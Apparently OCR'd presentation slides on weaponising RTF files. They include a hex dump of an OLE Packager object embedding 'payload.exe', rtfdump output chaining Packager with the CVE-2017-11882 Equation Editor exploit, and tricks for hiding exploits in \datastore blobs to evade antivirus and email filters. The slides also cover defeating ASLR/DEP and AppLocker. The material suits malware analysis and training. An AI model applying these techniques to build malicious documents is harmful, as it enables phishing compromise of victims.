
Packager : Technical Analysis



```
00000000: 01 05 00 00 02 00 00 00  08 00 00 00 50 61 63 6B  ............Pack
00000010: 61 67 65 00 00 00 00 00  00 00 00 00 12 21 01 00  age..........!..
00000020: 02 00 70 61 79 6C 6F 61  64 2E 65 78 65 00 43 3A  ..payload.exe.C:
00000030: 5C 66 61 6B 65 70 61 74  68 5C 70 61 79 6C 6F 61  \fakepath\payloa
00000040: 64 2E 65 78 65 00 00 00  03 00 18 00 00 00 43 3A  d.exe.........C:
00000050: 5C 66 61 6B 65 70 61 74  68 5C 70 61 79 6C 6F 61  \fakepath\payloa
00000060: 64 2E 65 78 65 00 4A 20  01 00 4D 5A 90 00 03 00  d.exe.J ..MZ....
00000070: 00 00 04 00 00 00 FF FF  00 00 B8 00 00 00 00 00  ................
00000080: 00 00 40 00 00 00 00 00  00 00 00 00 00 00 00 00  ..@.............
00000090: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000A0: 00 00 00 00 00 00 E8 00  00 00 0E 1F BA 0E 00 B4  ................
000000B0: 09 CD 21 B8 01 4C CD 21  54 68 69 73 20 70 72 6F  ..!..L.!This pro
000000C0: 67 72 61 6D 20 63 61 6E  6E 6F 74 20 62 65 20 72  gram cannot be r
000000D0: 75 6E 20 69 6E 20 44 4F  53 20 6D 6F 64 65 2E 0D  un in DOS mode..
000000E0: 0D 0A 24 00 00 00 00 00  00 00 93 38 F0 D6 D7 59  ..$........8...Y
```


As we can notice fakepath, which will drop our executable to temp folder
and just after that we can see MZ header which is magic of a windows executable.

Packager : RTF Structure



```
{\rtf1
    {\object
     \objemb
     \objw1\objh1
     {\*\objclass Package}
     {\*\objdata
        01050000            # OLE VERSION
        02000000            # Format ID
        08000000            # Length of String
        5061636b61676500    # Package Denotation for ActiveX Package
        00000000            #
        00000000            #
        12210100            # Length Of The Binary Embedded Inside
        02007061............<DATA>
        }
    }
}
```

Combining Packager and CVE-2017-11882



```
 1 Level  1       c=    4 p=00000000 l=  157090 h=  156697;  148084 b=       0   u=      20 \rtf1
 2  Level  2      c=    1 p=00000034 l=      38 h=       3;       2 b=       0   u=       5 \fonttbl
 3   Level  3     c=    0 p=0000003d l=      28 h=       3;       2 b=       0   u=       5 \f0
 4  Level  2      c=    0 p=0000005c l=      31 h=      11;       4 b=       0   u=       5 \*\generator
 5  Level  2      c=    2 p=000000b2 l=  148145 h=  148088;  148084 b=       0   u=       3 \object
 6   Level  3     c=    0 p=000000cd l=      20 h=       4;       2 b=       0   u=       3 \*\objclass Package
 7   Level  3     c=    0 p=000000e2 l=  148096 h=  148084;  148084 b=       0 O u=       0 \*\objdata
  Name: 'Package\x00' Size: 74002 md5: 39f7488b2a9df970a9e78a976a3e3876 magic: 02007061
 8  Level  2      c=    3 p=00024364 l=    8760 h=    8595;    7960 b=       0   u=       7 \object
 9   Level  3     c=    0 p=0002437d l=      23 h=       3;       1 b=       0   u=       7 \*\objclass Equation.3
10   Level  3     c=    0 p=000243a5 l=    7973 h=    7960;    7960 b=       0 O u=       0 \*\objdata
  Name: 'Equation.3\x00' Size: 3584 md5: 973cfba9e56981b8f9def80ae97b7ff0 magic: d0cf11e0
11   Level  3     c=    1 p=000262cb l=     720 h=     632;      78 b=       0   u=       0 \result
12    Level  4    c=    1 p=000262d3 l=     711 h=     632;      78 b=       0   u=       0 \pict
13     Level  5   c=    0 p=000262d9 l=      11 h=       0;       0 b=       0   u=       0 \*\picprop
14 Level  0       c=    0 p=000265a3 l=       0 h=       0;       0 b=       0   u=       0
```

Rtfdump showing usage of Package and Equation Editor chained in one RTF


Technique - 2 :
Embedding Exploits in Normal RTF

- What if we could bind our exploit into normal rtf file?
- Good for social Engineering.
- Bypassing AVs.
- Bypassing Email Filters too.

Embedding Exploits in Normal RTF

- Think about useless parts of RTF which aren’t of our use.
- I’ve {*\result} and {*\datastore} in my mind.
- But there are many others as well.
- Lets Do it!! ;)


Embedding Exploits in Normal RTF



```
{\*\datastore 010500000200000018000000
4d73786d6c322e534158584d4c5265616465722e352e3000000000000000000000060000
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff0900060000000
0000000000fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffdfffffffefffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffff52006f006f007400200045006e007400720079000
000000000016000500ffffffffffffffffffffffffec69d9888b8b3d4c859eaf6cd158be0
da9fb1b1d401feffffff00000000000000000000000000000000000000000000000000000
0000000000000000000000ffffffffffffffffffffffff000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000ffffffffffffffffffffffff00000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000ffffffffffffffffffffffff0000000000000000000
000000000000000000000000000000000000000000000000010500000000000000}}
```

Lets replace datastore blob with object blob

Embedding Exploits in Normal RTF



Im a simple RTF with something shady. Handle me with care ☺


Technique – 3 Embed COM objects for getting more pace

- Embedding COM (Component **Object** Model) objects in office
- Using {*\oleclsid}.
- Helps in Evasion of Windows Mitigations like

  ASLR (Address Space Layout Randomisation)/
DEP (Data Execution Prevention) using ROP(Return Oriented Programming) of binary which is not under any security mechanism.

- Can invoke dll/executable to current process.
- Very useful in case of advanced exploitation.
- https://www.greyhathacker.net/?p=894

Observations for Future



What We Still Got To Deal With

- ASR (Attack Surface Reduction), No unsigned Child Processes.
- EMET (Enhanced Mitigation Experience Toolkit), No Execution of staged binary with exploit (Eventually our payload).
- AMSI (Antimalware Scan Interface), As the name says. More typically like another integration to Defender to detect threats.
- Applocker – Set of rules set by admin to avoid execution of cmd/powershell. Defeated many times yet to be defeated more ☺. Tip: its not always AV on server/PC which is not letting your backdoor executed, sometimes is applocker too.

Final Notes

- These Techniques still works but requires good understanding about how actually RTF parser works.
- More practice to analyse samples to understand latest techniques being used in wild.
- Exploit Development Skills are must to have better exploit for more successful hunt.
- Last but not least, Creativity and Experimentation on which i focus the most. Its most important for weaponising the bug.

Thank You

Any Queries/Suggestions?

😊